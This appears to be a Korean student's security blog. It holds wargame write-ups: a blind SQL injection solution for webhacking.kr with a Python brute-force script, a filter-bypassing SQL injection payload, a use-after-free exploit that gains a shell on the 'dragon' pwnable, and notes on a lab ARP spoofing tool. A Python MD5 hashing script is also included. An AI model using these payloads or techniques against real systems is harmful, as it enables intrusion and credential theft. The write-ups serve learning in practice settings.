zj3t

email: euntaejang@gmail.com

Latest Posts
처음으로 blind sql 인젝션 기법을 배웠습니다. 시간도 굉장히 오려걸렸고 어려웠습니다.
웹 문제를 푼지얼마안되서 웹은 아직 서툽니다. 그래도 포너블보다는 난이도가 쉬운것 같아요~~


1과 2를 입력했을 때 True, 3을 입력했을 때 False, 즉 True와 Flase로만 추측해서 답을 알아가야하는 sql 인젝션 즉 blind sql 인젝션 문제입니다.

여기서 1과 2가 각각 guest, admin인 것은 그동안의 감으로 알 수 있었습니다.

뒤에서 이 감이 확실해 집니다ㅎㅎ


우선 처음에는 어찌해야할지 몰랐습니다. 막 검색을하다가 blind SQL 인젝션 가이드 pdf에서 length()를 이용해서 길이를 구해야 하는 팁을 얻었습니다.(밑에 블로그도 첨부할 것)

1 and length(id) =5 
--no=1즉 guest일때(true) and length(id)=5 이면 (true) 즉 and 연산이니까 true and true하면 true, 이 원리를 이용합니다.

1 and length(pw) =1....
마찬가지로 pw의 패스워드 길이를 1부터 찾아가는 과정입니다. 1 and length(pw) =5 에서 true가 떳습니다. 그렇다는건 guest의 password길이가 5라는 뜻이죠


2 and length(id) =1.....
--no는 admin입니다. 이건 뭐 guest의 id가 guest니 당연 no가 2일 때 id는 admin이라고 생각했습니다.

2 and length(pw) =1...
--생략

이렇게 해서 테이블을 만든 것


일단 대략적으로 guest guest는 짝을 이룰것이라고 생각했고, 만약 아니더라도 guest는 필요없고 우리는 admin만을 필요로하기 때문에 admin 테이블을 봐야한다.

no 2 and length(pw) =19 에서 true가 나왔기 때문에 admin의 pw길이는 19입니다. 
그럼 어떻게 찾아야 할까요? 저는 이곳에서 많이 해맸습니다. 


2 and ascii(subsrt(pw,1,1))=97

이 sql 구문이 무엇일까요?? admin의 pw를 가져와서 인덱스 첫번째 부터 1바이트를 잘라서 ascii로 변환한 값이 97과 같은지 물어보는 구문입니다.

(subsrt(pw,2,1))

-pw문자열을 인덱스 2번째 부터([1]) 1바이트를 자른다.
이제 아시겠죠??

이런식으로

2 and ascii(subsrt(pw,1,1))=97
2 and ascii(subsrt(pw,1,1))=98
2 and ascii(subsrt(pw,1,1))=99
2 and ascii(subsrt(pw,1,1))=100
2 and ascii(subsrt(pw,1,1))=101
2 and ascii(subsrt(pw,1,1))=102

.
.
.
.
.비교하면 얼마나 걸릴까요?? 19번 X 26('z'-'a') 인가요??

맨처음에 이렇게 일일히 비교하다가 문제 포기할뻔했습니다.

그러다가 urllib2라는 파이썬 라이브러리를 이용해서 막 블로그를 뒤져가며 찾아 코딩을 해봤습니다.


  1. import urllib, urllib2

  2. password=""
  3. space="%20"
  4. for i in range(1,20): #'+str(i)+'
  5.         for j in range(97,128):
  6.             url="http://webhacking.kr/challenge/bonus/bonus-1/index.php?id=&pw=&no="+"2%sand%sascii(substr(pw,%d,1))=%d" %(space,space,i,j)
  7.             req = urllib2.Request(url)
  8.             req.add_header('Cookie','PHPSESSID=자기꺼 넣으세여')
  9.             res=urllib2.urlopen(req)

  10.             if "True" in res.read():
  11.                 #print chr(j)
  12.                 password +=chr(j)
  13.                 break

  14. print password

제가 작성한 코드지만 이미 다른 블로그에 방법이 다 나와있어서 따로 설명은 하지 않겠스니다. 그냥 저 8번째 줄이 너무나도 암이걸렸습니다.


이렇게 했더니 답이 나왔습니다.


: 많은 블로그를 가봤지만 정말 blind sql 인젝션을 잘 설명해준 pdf입니다. 역시 해커스쿨!!


이렇게 또 어려워서 예전에는 바로 포기했던 문제를 풀게 되었습니다. 올클까지 달려가겠습니다.

ARP Spoofing의 공격은 Target의 arp table을 조작하는 공격인데, 여기서는 GateWay와 Target, 두 가지를 감염시켜 GateWay에게는 Target의 ip에 해당하는 MAC 주소를 내것이라고 알려주고 Target에게는 GateWay의 MAC주소를 내것이라고 알려준다.

그렇게 되면, target에 전송되어야 할 패킷들이 나한테로 전달이되고,
target에서 gateway로 나가야하는 패킷들이 나에게로 온다.

아직 미완성이라, target에게 gate에게 가야할 패킷을 받을시 gate에게 릴레이를 해주고, gate에게 target에게 가야할 받을 때 target에게 전송시켜주는 릴레이는 적용시키지는 못했음.(이번주 내에 완성할 듯)

Attacker: 192.168.159.142 (ubuntu)
Target IP: 192.168.159.140 (kail)
GateWay IP: 192.168.159.2

가상머신(VM ware) NAT 환경


그럼 시작해보자


공격 전 Victim의 IP와 ARP Table 정보확인

Target MAC: ..... : ae
Gateway MAC: ....... : 17


타겟의 IP로만 공격(나머지 필요한 것들은 target의 ip만 입력하면 소스 내부서 모두 구현되도록 설정해놈)


공격!!!!!

나의 MAC: ....... : ef


공격이 성공 MAC 주소가 변한 것을 확인 할 수 있음


Wireshark로 봤을 때도 ARP reply가 두번전송(맨밑) - Target 감염, gateWay 감염. 


파이썬으로 짜면 금방짤텐데 멋이없음....C로 짜면서 코딩실력도 늘리고 처음해보는 네트워크 프로그래밍도 하고있습니다!!

코드 공개는 따로안하겠습니다. 
질문, 피드백: 메일/댓글 euntaejang@gmail.com


조금전 27번?? 문제와 다를꼐 없는 문제

예전에 풀었었는데 기억이 안나네요......

풀이는 생략하겠습니다.


URL 인코딩 표에서 spacebar를 대신할만한 것을 찾다가 %0A, Linefeed인 줄바꿈 문자를 이용했습니다.
웹 초보자라 햇갈리는 몇가지가 있어서 정리하고 가겠습니다.~~~

URL 인코딩

[URL Encoding]URL인코딩이란, URL내에 곧바로 입력 할 수 없는 문자는 URL 인코딩을 해야 한다. 

- URL은 사용가능한 문자가 제한되어있다.
- URL 스펙인 RFC 1738에는 URL에 사용할 수 있는 문자는 알파벳, 숫자와 몇가지 특수문자로 제한되어있다.
- 따라서 한글 등의 다양한 문자를 URL에 표시하려면 URL에 허용하는 문자로 변환하여 표현해야 한다.
- URL 메타문자들에 대한 인코딩이 필요하다
- 형식 : 기존 문자열의 HEX 값 앞에 %를 사용 (ASCII Table의 출력가능 문자)
- 한글 : UTF-8 사용
- Force Full URL Encoding : 모든 문자열을 강제로 인코딩

<url encoding 표>
제가 웹을 잘못해서, 비오비에서 민폐가 될까봐 웹해킹.kr 문제를 푸는중 sql 인젝션에 대한 문제는 포스팅을 해보기로 해서 포스팅을 하겠습니다.


0이 admin인줄 알았는데 어서 테이블을 봤는데 No2가 admin일 수도있겠다라는 것을 알게되었습니다.

그렇다면 공격 구문은 ?no=2 or no =2 를 해주면 된다고 생각하였습니다.


true가 guest라....

?no=2 or no =2 를 해주면

select id from challenge27_table where id='guest' and no=2 or no=2

처음 id='guest' and no=2에서 false가 터지게 되고 그 뒤에있는 where no=2 가 되어 admin계정을 따낼 수 있을 것이라고 생각했습니다.

if(eregi("#|union|from|challenge|select|\(|\t|/|limit|=|0x",$_GET[no]))

필터들이 존재하는데 띄어쓰기는 필터링을 하지 않았고, '=' 문자를 필터링을 하기때문에 다른 대안이 필요했습니다.

찾아본 결과 '=' 를 대체할 수 있는 것이 like 라고 하네요. like는 검색용도로 쓰이는 sql 구문인줄 알았는데 '=' 를 대체할 수 있는 용도로도 쓰입니다.

따라서 ?no=2 or no like 2 해주면 될까 싶었지만......
(입력할 떄는 no=2+or+no+like+2)

왜 안되지...

"select id from challenge27_table where id='guest' and no=($_GET[no])"

 이 부분에 문제가 있었습니다. $GET으로 전달받은 변수를 괄호 () 를 이용해서 묶어 버렸습니다.

그렇게 되면 select id from challenge27_table where id='guest' and no=(2+or+no+like+2)

뒤에있는 guest 부분 자체가 no like 2 true가 되어 앞의 값과는 관계없이 true가 되어 guest 계정을 띄우게 됩니다.

따라서 괄호를 닫아주면 될 것 같습니다.
no=2)+or+no+like+2 를 해주면

select id from challenge27_table where id='guest' and no=(2) or no = 2)

가 결과적으로 되는 것이기 때문에 앞의 no=2를 주어서 guest 와 관련 된 no 부분을 막아주면 된다.

마지막으로 뒤에 -- 를 붙혀서 뒤에 있는 이후의 쿼리문을 주석처리 했다.

-- 의 앞과 뒤에 공백이 존재해야 값이 인증되는줄 모르고 계속 해매서 블로그를 보니 공백이 존재해야 한다는 것을 알게되어 문제를 풀게 되었습니다.

앞으로 외우기 귀찮으니 -- 부분은 앞뒤로 띄어야 겠다고 생각했습니다.


폴더안에 있는 파일들의 MD5 해시값을 구해주는 파이썬 코드

import os

import hashlib, glob

def file2md5(filename):
    md5 = hashlib.md5()
    with open(filename, 'rb') as f:


        for chunk in iter(lambda: f.read(8192), ''):
            md5.update(chunk)


    return md5.hexdigest()


path=raw_input("Input path of folder: ") #폴더 경로 입력, 문자열로 입력받음
array=os.listdir(path) #경로에 있는 파일들의 리스트를 가져옴


i=0
for path, dirs, files in os.walk(path): #하위 디렉토리를 검색해주는 os.walk 모듈을 사용    for file in files: #input 디렉터리 안에 있는 모든 파일을 출력(폴더안의 폴더 또한 해당)
        print os.path.join(path,file)
        flist = glob.glob(os.path.join(path,file))


        for i in flist:
            print i,os.path.getsize(i),file2md5(i)


    #for dir in dirs:                   #input 디렉터리 안에 있는 모든 폴더 들을 출력
        #print os.path.join(path,dir)

오늘 거의 하루를 이 문제만 잡고있었습니다.

풀이는 대부분 풀때마다 공개했었는데요.

Rookiss 부분은 토틀러와는 다르게 풀이도 공개가 안되어있기 때문에 저도 공개하지 않겠습니다.

하지만 유용한 사이트 2개를 첨부하겠습니다.

참조: opcode 표
 
참조: shellcode -> asm 변환 사이트
 

팁 하나를 더 드리자면 ret을 하나씩 확인해보는 것입니다.

x/x $eip ,x/i $eip, x/x $esp ,ni 제가 사용한 gdb 명령들 입니다.


매일 이 블로그는 접속을하고, 메일도 실시간으로 확인하고있으니 질문해주시면 빠르게 답변해 드리겠습니다.


10점 이하들 문제만 풀어보다가 친구가 준 과제로 접해본 문제입니다. 약 1주일 정도....걸렸던 것 같아요. 3학년이라 시간도 많이없고 노트북 마져 고장난 상황이라서..더 오래걸렸던 것 같습니다.

어려웠습니다. 저한테는.....UAF에 대한 개념이 아직 안잡혀 있어서 그런가.........난이도가 좀 있는 문제였습니다.


게임을 다들 하셔서 알다시피 1번과 2번은 캐릭터를 선택하는 작업입니다.
3번은 소스를 보면 알겠지만 password를 입력해서 정답 유무에 따라 system() 함수를 할 수 있을지 없을지로 분기합니다.(ida로 까서 보세요)

하지만 password를 입력해서 dragon권한을 얻기에는 많이 힘들어 보입니다.


그렇다면 푸는 방법이 따로 있겠죠?? 답은 소스의 취약점에 있습니다.

소스에 대한 설명은 파일을 첨부하겠습니다. 
main함수부터 시작해서 중요한 함수들을 헥스레이해서 간단한 주석을 달아놨습니다.


일단 main 함수인데요 ida에서 F5를 눌러주면 어셈블리를 보기좋은 C코드로 바꿔줍니다.
정말 대단한 기능이죠.....


main함수에서 호출하는 함수들 중 가장 중요한 함수는 누가 뭐라해도 FightDragon() 함수 입니다.

ida 어셈블리로 대충보니 0x10만큼씩 malloc으로 동적할당을 해주는 것을 볼 수가 있었습니다.

그럼 자세히 보기 위해서 C코드로 바꿔보았습니다.


자!!!! C코드로 깔끔하게 바꿔주니 훨~씬 보기가 쉬워졌습니다.
흠...게임을 몇번 실행하다가 봐서 그런지 첫 번째 if ~ else 문은 Dragon의 정보를 만드는 구조체인것 같아요

첫번째는 80이 있는 걸 보니 MaMa Dragon 이고 50이 있는걸 보니 Baby Dragon 같습니다.

그리고 그 밑 if ~ else 문은 프리스트와 기사 즉, 사용자의 캐릭터에 대한 정보를 만드는 구조체 인거 같아요

마지막 if ~ else 문은 선택한 캐릭터로 싸우는 함수의 리턴값입니다.


이 부분을 좀더 세밀하게 보면

if ( v3 )
{
puts("Well Done Hero! You Killed The Dragon!");
puts("The World Will Remember You As:");
v2 = malloc(0x10u);
__isoc99_scanf("%16s", v2);
puts("And The Dragon You Have Defeated Was Called:");
((void (__cdecl *)(_DWORD *))*v5)(v5);
}
else
{
puts("\nYou Have Been Defeated!");
}
 
v3가 0이 라면 드래곤에게 당했다는 메시지를 출력해주고
v3가 0이아닌 값이라면 새로운 동적할당을 v2 변수에 해주고 그 값에 어떠한 값을 입력받습니다.
 
v3에 어ᄄᅠᇂ게 값이 입력되는지 보도록 하겠습니다.
 
v3 = PriestAttack((int)ptr, v5);
 
첫 번째 매개변수에 Priest의 정보를 두 번째 매개변수에 드래곤의 정보를 넣고 함수를 호출합니다.
그리고 이 함수의 리턴 값을 v3에 저장합니다.
 
 
함수를 보도록 하겠습니다.
int __cdecl PriestAttack(int a1, void *ptr)
{
.....
.....
.....
if ( *(_DWORD *)(a1 + 4) <= 0 )
{
free(ptr);
return 0;
}
}
while ( *((_BYTE *)ptr + 8) > 0 );
free(ptr);
return 1;
}
 
쉽게 말해 플레이어가 죽으면 리턴 값이 0 이고, 드래곤을 죽이면 리턴 값이 1입니다.
 
그리고 리턴값이 1이면
 
puts("Well Done Hero! You Killed The Dragon!");
puts("The World Will Remember You As:");
v2 = malloc(0x10u);
__isoc99_scanf("%16s", v2);
puts("And The Dragon You Have Defeated Was Called:");
((void (__cdecl *)(_DWORD *))*v5)(v5);
}
 
이러한 코드가 실행이 됩니다.

그럼 v5에서 free한 메모리에 v2에서 입력받은 것이 쓰여져서
((void (__cdecl *)(_DWORD *))*v5)(v5);를 호출하게 됩니다.
 
그렇다면 v2에서 scanf에서 값을 써준 값을 call하게 되는 것입니다.
 
그럼 v2에는 무엇을 써주어야 할ᄁᆞ요?? 제생각에는
 
.text:08048DBF mov dword ptr [esp], offset command ; "/bin/sh"
.text:08048DC6 call _system
 
즉, 08048DBF로 호출 방식을 바꿔준다면 쉘을 얻을 수 있을 것 같습니다.


하지만 이는 Dragon을 죽였을 때의 이야기 입니다. 
우리는 드래곤을 죽여야 이과 같이 함수의 호출 방식을 바꿔줄 수가 있습니다.

그럼 어떻게 죽여야 할까요??

답은 FightDragon() 함수에 있습니다. 게임을 해본 분들이라면 아시다시피 정상적인 방법으로는 Dragon을 잡을 수가 없습니다.

하지만 답은 여기있습니다.
(한참을 해맸습니다. 죽이기위해....죽이는 방법이 어딘가 숨어있을 것이라 생각은했지만.....아주 자세히 분석을 해야만 찾을 수 있는 곳!!!)


이 부분!!! 조금더 크게보면


 이 부분입니다.

이곳
 
*((_BYTE *)v5 + 8) = 80;
*((_BYTE *)v5 + 9) = 4;
 
부분입니다. v5+8은 Mama dragon의 체력 부분입니다.
그 밑 v5+9는 매 턴이 끝난뒤 체력이 4씩 회복되는 부분입니다.
 
여기서 주목할 만한 점은 mama dragon의 체력을 1바이트로 표헌한다는 점입니다.
따라서 0부터 127까지의 체력을 가질 수가 있습니다.
 
여기서 이해를 하기위해선 자료형 char을 생각해보면 쉬울 겁니다.
첫 1바이트를 부호를 표시하고 나머지 7바이트로만 값을 표현합니다. 즉 범위가 –128~127 까지 가질 수 있는데 여기서는 양수인 0부터 127의 체력을 가집니다.
 
그렇다면 우리는 생각해 볼 수가 있습니다.
 
플레이어가 죽기전에 드래곤의 체력을 128이상으로 만들 수 있다면..??
mama 드래곤의 체력은 80입니다. 그리고 매 턴마다 4씩 체력을 회복합니다.
 
만약 플레이어가 죽지 않고 드래곤의 체력이 점점 쌓이도록 한다면
80 84 88 92 96 100 104 .... 124에서 128이 되면서 체력이 0이되면서 죽게 된다는 가설을 한번 세워 볼 수가 있습니다.

한번 위의 가설을 진리로 만들어 보겠습니다!!!



어?? 드래곤이 잡혔습니다. 이제 scanf로 입력 할 수 있는 부분이 나옵니다.
이 부분을 아까 말한
.text:08048DBF mov dword ptr [esp], offset command ; "/bin/sh"
.text:08048DC6 call _system

이 부분으로 돌려줄 수 있다면 우리는 

puts("Well Done Hero! You Killed The Dragon!");
puts("The World Will Remember You As:");
v2 = malloc(0x10u);
__isoc99_scanf("%16s", v2);
puts("And The Dragon You Have Defeated Was Called:");
((void (__cdecl *)(_DWORD *))*v5)(v5);
}

이 부분에서 v5를 호출할 때(v5는 드래곤이 없어지면서 free되었었슴) UAF의 취약점에 따라 free된 메모리(v5)에 v2에 입력한 값이 써지게 되고 그에따라 v5을 호출 할때 v2에서 쓰인 주소가 call이 된다는 것입니다. (중요!!!!!!!!!!)

이제 저 상태에서 값을 써주어야 합니다.

하지만....
08048DBF을 int로 변환시켜서 입력했는데도 안되고...
\xbf\x8d\x04\x08 을 입력해도 안되고 해서

gdb로 까봤습니다.


eax는 함수가 v5를 호출할 때(v2로 쓴부분) 호출되는 주소가 담긴 레지스터입니다.

맨처음에는 0x00000000이 들어있다가
드래곤을 잡고 AAAA를 입력했더니

0x41414141이 들어가 있는 것을 확인할 수가있습니다.

따라서 저 0x41414141을 호출하게 됩니다. (AAAA를 넣었을 때 )

하지만 우리가 입력해야할 주소는 문자로 표현할 수 없는, 즉 , 아스키코드 범위 밖입니다.
따라서 스크립트를 작성해서 풀어야합니다.


원래 socket라이브러리를 이용해서 풀려했는데....안풀려서 pwntool이라는 라이브러리를 이용했습니다.

이 라이브러리를 처음써봐서 함수의 용도만 찾아서 썼는데 (공부를 더 열심해 해야할 것같아요)

스크립트의 내용은 위에서 다 설명한 내용임으로 생략하겠습니다.


실행시켜 보겠습니다.


휴 성공했습니다.


https://drive.google.com/folderview?id=0B9mSiiTEByfodGtpTVZZTml2bUk&usp=sharing

C 소스& 주석 첨부합니다.

질문이나 지적 감사하겠습니다.